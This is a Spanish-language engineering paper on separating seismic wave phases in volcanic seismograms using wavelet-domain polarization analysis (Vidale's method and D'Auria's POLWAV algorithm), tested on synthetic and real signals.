$$W_\psi[j,k] = \frac{1}{\sqrt{M}}\sum_n f[n]\psi_{j,k}[n] \qquad j \geq j_0 \quad (4)$$

Una señal determinada, queda representada de la siguiente forma:

$$f[n] = \frac{1}{\sqrt{M}}\sum_k W_\phi[j_0,k]\phi_{j_0,k}[n] + \frac{1}{\sqrt{M}}\sum_k^\infty W_\psi[j,k]\psi_{j,k}[n] \quad (5)$$

Se sustituye en las ecuaciones que describen a los coeficientes de aproximación y a los coeficientes de detalle:

$$W_\phi[m,k] = \frac{1}{\sqrt{M}}\sum_n f[n]\phi_{m,k}[n] = \frac{1}{\sqrt{M}}\sum_n f[n]2^{\frac{m}{2}}\phi[2^m n-k]$$
$$= h_\phi[-n] * W_\phi[m+1,n]\ para\ n = 2k, k \geq 0 \quad (6)$$

$$W_\psi[m,k] = \frac{1}{\sqrt{M}}\sum_n f[n]\psi_{m,k}[n] = \frac{1}{\sqrt{M}}\sum_n f[n]2^{\frac{m}{2}}\psi[2^m n-k]$$
$$= h_\psi[-n] * W_\phi[m+1,n] \quad para\ n = 2k, k \geq 0 \quad (7)$$

La idea de este análisis consiste en representar una señal en diferentes resoluciones formando con todas ellas una estructura piramidal donde se va desde una resolución en

frecuencia inicial pequeña hacia una resolución cada vez mayor. Para realizar este análisis se hace uso de distintas frecuencias de corte que se usarán para analizar la señal a diferentes escalas. Sin embargo, en el dominio del tiempo, se va desde una resolución inicial grande, hasta una resolución cada vez más pequeña.




Fig.2. Esquema del diagrama para realizar la Transformada Wavelet Discreta.

IV. Análisis de la polarización de señales.

Para realizar un análisis de la polarización de señales, de las cuales se dispone de sus tres componentes, se utilizará una técnica clásica [2]. Esta técnica de *John Vidale*, propone usar la extensión analítica de la señal en el dominio del tiempo como herramienta para investigar el tipo de polarización (lineal o elíptica). El algoritmo que describe es el siguiente: en primer lugar se obtiene la extensión analítica de cada una de las componentes a partir de la Transformada de Hilbert de la siguiente manera:

$$\begin{aligned} x(t) &= x_r(t) + iH\big(x_r(t)\big) \\ y(t) &= y_r(t) + iH\big(y_r(t)\big) \\ z(t) &= z_r(t) + iH\big(z_r(t)\big) \end{aligned} \tag{8}$$

En segundo lugar, se utilizan estas señales obtenidas para calcular la matriz de covarianza.

$$C(t) = \begin{bmatrix} x(t)x^*(t) & x(t)y^*(t) & x(t)z^*(t) \\ y(t)x^*(t) & y(t)y^*(t) & y(t)z^*(t) \\ z(t)x^*(t) & z(t)y^*(t) & z(t)z^*(t) \end{bmatrix} \tag{9}$$

En tercer lugar, se le calcula, a cada matriz de covarianza obtenida, los tres autovectores y los tres autovalores asociados. Los autovalores obtenidos son reales y positivos y los autovectores son, en general, complejos.

$$\begin{bmatrix} x_i \\ y_i \\ z_i \end{bmatrix} [C - \lambda_i I] = 0 \quad i = 1,2,3 \tag{10}$$

A causa de que la matriz sea Hermítica, tendrá el siguiente autovalor:

$$\lambda(t) = \tilde{x}_i(t)\tilde{x}_i^*(t) \tag{11}$$

El autovector asociado al autovalor mayor señala la dirección de máxima polarización. Sin embargo, la fase de este vector es arbitraria por lo que se va a rotar para maximizar la longitud X de la componente real de dicho vector. Para realizar esto, en primer lugar se normaliza el autovector. A continuación se va rotando desde 0º a 180º y se va obteniendo la longitud aplicando la siguiente ecuación, donde α se refiere a los grados que se va rotando:

$$X = \sqrt{\big(Re\big(x_0 cis(\alpha)\big)\big)^2 + \big(Re\big(y_0 cis(\alpha)\big)\big)^2 + \big(Re\big(z_0 cis(\alpha)\big)\big)^2} \tag{12}$$

De la ecuación (12), $cis(\alpha) = \cos(\alpha) + isin(\alpha)$ y $Re(x)$ corresponde a la parte real de x.

Por último, cuando se tiene la mayor longitud X posible, se puede calcular la componente elíptica de la polarización lo que se denominará a partir de ahora *elipticidad*. Para ello se debe dividir la longitud de la parte compleja del autovector $\big(\sqrt{1+X^2}\big)$, entre la longitud de la parte real (X), como se ve en la siguiente ecuación:

$$\eta = \frac{\sqrt{1+X^2}}{X} \tag{13}$$

Si el resultado obtenido es 0, la polarización será lineal, y si el resultado es 1, la polarización será circular. Por lo tanto para valores en torno a 0.5 la polarización será elíptica.

V. Uso de la Transformada Wavelet para el análisis de la polarización.

Para la extracción de los atributos de polarización instantánea de sismogramas reales de tres componentes se va a implementar una técnica que fue descrita por D'Auria en 2010 en el artículo *"Polarization Analysis in the Discrete Wavelet Domain: An Application to Volcano Seismology"* [3].

Esta técnica utiliza la Transformada Wavelet Discreta para extraer las componentes de la señal que tienen una polarización coherente. La técnica consiste en descomponer la extensión analítica de la señal sísmica usando la DWT. En este dominio DWT, se detectan y aíslan las componentes con polarización coherente de un rango de escalas y dentro de un cierto intervalo de tiempo finito. Una vez detectadas y aisladas se reconstruyen en el dominio del tiempo y se aplica la técnica de *Vidale* para analizar su polarización.

En primer lugar, se calculan los coeficientes DWT para la extensión analítica de cada una de las tres componentes que conforman la señal (X, Y, Z), con lo que se obtienen tres conjuntos de coeficientes complejos. De la ecuación (14) $y_k^{m,n}$ corresponde al coeficiente DWT que se encuentra en el nivel m y en la posición n, y $z_k^{m,n}$ es lo mismo, excepto que se obtiene el coeficiente para la Transformada de Hilbert.

$$c_k^{m,n} = y_k^{m,n} + iz_k^{m,n} \tag{14}$$

A continuación se obtiene la matriz de covarianza para cada trío de coeficientes complejos $c_x^{m,n}, c_y^{m,n}$ y $c_z^{m,n}$.

$$C_{kj}^{m,n} = c_k^{m,n} c_j^{m,n} \quad (15)$$

De esta matriz de covarianza se pueden extraer el autovalor distinto de cero (ecuación 16) y el autovector asociado (ecuación 17). Este último será el que indique la polarización de la componente de la señal para cada par (m,n). Una vez que se tienen todos los vectores de polarización complejos se calcula el módulo de cada uno de ellos y se almacena.

$$\lambda^{m,n} = (c_k^{m,n})^2 \quad (16)$$

$$r^{m,n} = \left(\frac{c_1^{m,n}}{c_3^{m,n}}, \frac{c_2^{m,n}}{c_3^{m,n}}, 1 \right) \quad (17)$$

El siguiente paso consiste en encontrar un algoritmo que permita separar de forma automática las componentes de una señal que tienen polarización coherente. Para ello se usarán los vectores complejos de polarización calculados anteriormente. Cada vector representa a un coeficiente, por lo que encontrando los coeficientes que tienen coherencia entre sí por encima de un umbral y poniendo los restantes a cero, se puede reconstruir una componente de la señal que tiene una polarización determinada. Este algoritmo basado en una técnica propuesta por *Roueff et al* (2006) [4] es denominado por D'Auria, algoritmo POLWAV. Cabe destacar que, para saber si dos vectores, $r^{m,n}$ y $r^{p,q}$ son coherentes en cuanto a la polarización, se aplica la siguiente definición de coherencia de polarización, que toma valores entre 0 y 1, en función del grado de similitud entre dos vectores determinados.

$$C(r^{m,n},\ r^{p,q}) = \frac{|r^{m,n} r^{p,q}|}{|r^{m,n}||r^{p,q}|} \quad (18)$$

El algoritmo POLWAV consiste en lo siguiente: en primer lugar se selecciona el vector $r^{m,n}$ que tiene mayor módulo. A continuación se busca recursivamente el vector y $r^{p,q}$ contiguo a $r^{m,n}$ cuya coherencia C es superior a un umbral dado. Para buscar estos vectores se debe seguir la relación de adyacencia en la rejilla diádica que se muestra en la Fig. 3. Esta relación de adyacencia determina los vectores o coeficientes que son "vecinos" del vector con mayor módulo seleccionado.

Todos los vectores cuya coherencia, con respecto al vector el que se parte, superen el umbral, se almacenan. A continuación, para cada uno de los vecinos almacenados, se busca si en sus vecinos hay algún coeficiente que tenga coherencia con el vector del que se parte. Este procedimiento se realizará de forma recursiva hasta que no quede ningún coeficiente coherente con el seleccionado. De esta manera se tendrá un conjunto de coeficientes seleccionados y almacenados. Los coeficientes restantes se ponen a 0 y se realiza una Transformada Wavelet Discreta Inversa para recuperar la componente de la señal.




Fig.3. Rejilla de coeficientes vecinos.

Cabe destacar que, a medida que se van reconstruyendo componentes de la señal, es conveniente ir calculando la energía de cada una de ellas e ir almacenándola. Al final del algoritmo se ordenan las energías calculadas de mayor a menor y aquellas que tienen un mayor valor serás la que correspondan a las componentes que han sido separadas en función de la polarización. Además, analizando estas energías se puede ver a simple vista, cuántas componentes se ha extraído de la señal original.

VI. Desarrollo experimental y análisis de resultados.

A. *Análisis de resultados con señales sintéticas.*

D'Auria, en su artículo, prueba el algoritmo POLWAV implementado, con una señal sintética que imita la forma de una señal sismovolcánica. Esta señal está formada por una superposición de tres señales de origen interno, una de ellas es una VLP (*very long-period*) de frecuencia 0.3 Hz y las otras dos son LP (*long-period*) de 2 Hz. Además, indica que las tres señales consisten en sinusoides moduladas por una envolvente Gaussiana. La expresión matemática de estas señales se puede ver en la ecuación 19.

$$Asin(\omega)e^{-(t-T_0)^2/\sigma^2} \quad (19)$$

TABLA 1: PARÁMETROS DE LA SEÑAL SINTÉTICA

Componente	Frecuencia (Hz)	Polarización	Amplitud	T_0	σ^2
a	2	Lineal	1.5	17	10
b	2	Circular	1.7	23	10
c	0.3	Lineal	1	25	50

En primer lugar, se va a probar el primer algoritmo implementado de detección de la polarización de una señal, de *John Vidale*, en la señal sintética, de la cual se pueden ver sus características en la Tabla 1.




Fig.4. Análisis de polarización de la señal sintética. En la columna de la derecha se representan las componentes EW, NS y Z, así como, el parámetro *elipticidad* resultante al aplicar la técnica de *Vidale*. En la columna de la izquierda se representa la proyección de la señal en el plano EW-NS en la parte superior, y la proyección de la señal en el plano EW-Z, en la parte inferior.

Como se puede ver en la Fig. 4, este algoritmo no funciona correctamente pues no es capaz de distinguir que la señal es la suma de tres componentes con distintas polarizaciones. Dicho esto, se puede concluir que sólo es válido para señales aisladas con un único tipo de polarización o con diferentes polarizaciones pero que no se solapen en el tiempo. Para solventar esto, se ha propuesto implementar el algoritmo POLWAV de D'Auria.

Las figuras siguientes, Fig. 5, Fig. 6, Fig. 7 y Fig. 8, muestran las componentes resultantes tras la realización de dicho algoritmo, así como la polarización de cada una de ellas. Se comprueba que la componente c ha sido recuperada correctamente, incluso, al aplicar el algoritmo de *Vidale*, se puede identificar que tiene polarización lineal. Sin embargo, las componentes a y b no han sido recuperadas en su totalidad. Además, se ha reconstruido una cuarta componente, la cual analizándola, se llega a la conclusión de que corresponde a los trozos de las componentes a y b que anteriormente no fueron recuperados.




Fig.5. Componente a obtenida tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.




Fig.6. Componente c obtenida tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.

Estudiando estos resultados se llega a la conclusión de que las componentes a y b han sido separadas correctamente fuera del intervalo de superposición, sin embargo dentro de este intervalo no se consigue una separación correcta. Este comportamiento, ha sucedido debido a que estas componentes tienen la misma frecuencia y el mismo azimut, por lo que los coeficientes que se deben utilizar para la reconstrucción, están en los mismos niveles *m* y además, estas dos están superpuestas parcialmente, por lo que las posiciones *n* de los coeficientes también serían las mismas. Por lo tanto, este algoritmo falla en la separación de componentes que tienen la misma frecuencia y que están solapadas en el tiempo. Ha sido por este motivo por el que se ha obtenido una cuarta componente, que ha reconstruido el trozo de señal correspondiente a este intervalo de superposición.




Fig.7. Componente b obtenida tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.




Fig.8. Cuarta componente obtenida tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.

Es necesario destacar también que hay varios parámetros importantes a tener en cuenta al aplicar el algoritmo POLWAV. Uno de ellos es el umbral escogido para considerar dos vectores 'coherentes' con respecto a la polarización. Cuanto mayor es el umbral, más restrictivo se vuelve el algoritmo con respecto a los coeficientes escogidos, sin embargo, hay que tener cuidado en situaciones de ruido, en las que la señal se descompondría en demasiadas componentes. El segundo es el número de coeficientes de los filtros, pues cuanto más bajo es este valor, peor será la reconstrucción de la señal. Por último también se debe elegir la familia de la Wavelet a usar. En este caso se ha elegido la familia Coiflet pues las funciones de esta familia son simétricas.

B. Análisis de resultados con señales reales.

En el análisis de resultados con una señal sintética se ha comprobado el correcto funcionamiento del algoritmo en el que se basa este proyecto, así como se han comentado sus limitaciones. A continuación, se aplicará dicho algoritmo a un sismograma real, en particular a un evento que ha sido proporcionado por el Instituto Andaluz de Geofísica (Fig. 9). Cabe destacar que los sismogramas son muy complejos y no es una tarea fácil la identificación de los distintos tipos de ondas sísmicas detectadas con el algoritmo POLWAV. Por esto, en este estudio lo que se pretende es separar la señal sísmica en componentes que tienen polarización coherente y una frecuencia determinada, y que corresponderían a las distintas fases sísmicas, pero, a partir de ahí, el análisis de estas componentes es tarea de los geofísicos.

Como se comentó en el fundamento teórico, las ondas superficiales tipo *Rayleigh* son las únicas que tienen una polarización elíptica. Además, se encuentran en la zona de la coda del sismograma. Es por esto que la primera componente (Fig. 10) y la tercera componente (Fig. 13) se han identificado como este tipo de onda. Cabe destacar que esto son sólo suposiciones, pues la identificación del tipo de ondas no es una tarea fácil.




Fig.9. Sismograma del evento sísmico.




Fig.10. Primera componente obtenida del evento tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.

La segunda componente (Fig. 11), coincide con principio del tramo de la señal donde se tiene una gran amplitud. Por esto y porque puede parecer que la polarización es lineal, se correspondería con una onda S. En cuanto a la onda P, su polarización también es lineal, al ser esta el tipo de onda con más velocidad y por lo tanto la primera en ser registrada por el sismograma, se puede decir que la quinta componente reconstruida (Fig. 12) corresponde a este tipo de onda.




Fig.11. Segunda componente obtenida del evento tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.




Fig.12. Tercera componente obtenida del evento tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.




Fig.13 Quinta componente obtenida del evento tras la realización del algoritmo POLWAV. El significado de las gráficas es el mismo que el de la Fig. 4.

VII. CONCLUSIONES

Para la implementación de esta técnica de extracción de atributos de la polarización instantánea para la determinación de la fase sísmica en eventos sismo-volcánicos, ha sido necesario un gran estudio teórico, pues es necesario conocer el entorno de trabajo para identificar los resultados experimentales que se quieren obtener. No es posible extraer los distintos tipos de ondas, si no se conocen sus características. Además, se ha realizado un gran estudio de la Transformada Wavelet, pues no ha sido estudiada durante el Grado en Ingeniería de Tecnologías de Telecomunicación. Como resultado de este estudio se ha llegado a comprender la gran ventaja de las Wavelets para el análisis de señales en el dominio de tiempo y la frecuencia.

Por otro lado, en cuanto a la parte de implementación de los algoritmos en MATLAB, se ha concluido que la implementación de un artículo no es una tarea sencilla pues no se explica con claridad cuál es el proceso que hay que seguir, por lo que hay que realizar muchas pruebas, incluso suposiciones, hasta conseguir el objetivo. Esto, ligado con la poca experiencia con la Transformada Wavelet, no ha hecho sencilla la tarea de encontrar las funciones adecuadas en MATLAB, entre el amplio número de funciones del que dispone, lo cual ha supuesto que la etapa de implementación de los algoritmos haya sido larga y complicada.

Una vez que los algoritmos funcionaban, se ha comprendido que los resultados que se obtienen con señales del entorno real, no siempre son los que se esperan.

Con respecto a las vías de desarrollo futuras y mejoras del trabajo implementado, en el ámbito de tratamiento de señal, se podría crear un algoritmo para detectar, de forma automática el umbral a utilizar en el algoritmo POLWAV y en el ámbito de la geología, se podría analizar con mayor precisión el tipo de ondas que se han descompuesto.

REFERENCIAS

[1] Chun-Lin, L. *A tutorial of the Wavelet Transform*, February 23, 2010.

[2] McNutt, S. R. *Volcanic Seismology*, Review in Advance, Earth Planet. Sci. v33, January 2005, doi: 10.1146/annurev.earth.33.092203.122459.

[3] D'Auria, L; Giudicepietro, F; Martini, M; Orazi, M; Peluso, R y Scarpato, G, *Polarization Analysis in the Discrete Wavelet Domain: An Application to Volcano Seismology*, (2010) Bull. Seismol. Soc. Am. Vol. 100, no. 2, 670- 683, April 2010.

[4] Roueff, A., J. Chanussot, y J. I. Mars, *Estimation of polarization parameters using time–frequency representation and its application to waves separation*, (2006) Signal Process. 86, 3714–3731.

Sara Gámiz Pérez, nacida en Granada el 12/02/1994), graduada en Ingeniería de Tecnologías de Telecomunicación (2012-2016) por la Universidad de Granada.

Índice de autores

Índice de tutores

ISBN-13: 978-84-09-03711-7